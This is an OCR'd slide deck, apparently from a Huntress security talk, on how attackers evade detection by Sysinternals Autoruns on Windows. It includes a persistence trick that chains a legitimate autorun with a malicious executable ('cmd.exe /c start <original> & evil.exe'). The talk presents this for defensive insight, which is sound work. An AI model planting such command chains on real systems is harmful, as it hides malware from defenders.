EVADING AUTORUNS

Who Are These Fools?

@KyleHanslovan


- Malware Connoisseur
- Operator, MD ANG
- Chief Janitor, Huntress

@ChrisBisnett


- BlackHat Trainer
  - Fuzzing For Vulns
- Chief Architect, Huntress

The Problem


Windows literally has 100's (maybe 1000's?) of different ways an EXE/DLL can be loaded/executed.



Bootup



Login



Process Execution

Autostart Entry Points (ASEPs)

HUNTRESS

- Used by legitimate applications to provide a user experience without the user needing to explicitly start the application
- Used by malicious applications to maintain a foothold to a previously compromised system

The Problem Continued…

Enumeration is hard

- Many ASEPs are not documented
- Attackers use indirection to confuse parsers

Sysinternals Autoruns

Sysinternals tool written and maintained by Mark Russinovich

- Most comprehensive list of auto-starting locations
  - Run Keys
  - Providers
  - Services
  - Drivers
  - Scheduled Tasks
  - WMI Consumers

We ♥ Autoruns

HUNTRESS

- Our favorite tool from Sysinternals
- Submitted ideas and bug fixes to Mark
- Inspired us to build our company

Sysinternals Autoruns

HUNTRESS

- Not designed as a security tool
  - Simply enumerates auto-starting locations
  - Requires the user to validate legitimacy of applications
- But used as a security tool
  - Added VirusTotal integration to give some detection of malicious executables
  - Malware authors are actively looking to confuse and avoid detection by Autoruns

What We're Presenting

- Overview of Recent Updates
- 4 Semi-Public Techniques
- 4 Private Techniques

Why Present This?

ALREADY ABUSED BY ATTACKERS

DEFENSE NEEDS INSIGHT

Nested Commands


Nested Commands

- Combining multiple commands (executables) into a single persistence mechanism
- Attempt to hide malicious executables behind legitimate or at least signed executables
- As detection methods get better expect to see more complicated nesting and indirection strategies

Hide How?

HUNTRESS


Autoruns shows details of the persisted executables



Hiding Entries

- Autoruns has an option to “Hide Microsoft Entries”
  - Filters entries whose executable is signed by Microsoft
- “Hide Windows Entries”
  - Filters entries signed with Windows certificate

Hiding Entries



Process Exit Codes

- An exiting process can return an exit code (return code) to signal success or failure
- Exit code of **0 is success**, anything else is error
- Can access these through the %ERRORLEVEL% environment variable
  - echo %ERRORLEVEL%

Logical Operators

- Batch (shell) syntax to execute command based on other command success or failure
  - foobar.exe && baz.exe
- & (block)
  - Execute the second command after the first completes, regardless of the exit code of the first
- && (if success)
  - Execute the second command only if the first is **successful**
- || (not success)
  - Execute the second command only if the first is **not successful**


Hide Behind Existing Autoruns

HUNTRESS


- Find an existing autorun like this:
  - C:\Windows\system32\VBoxTray.exe
- Change the command to something like this:
  - cmd.exe /c start C:\Windows\system32\VBoxTray.exe & evil.exe

Hide Behind Existing Autoruns

cmd.exe /c start <original command> & evil.exe



Autoruns < 13.80

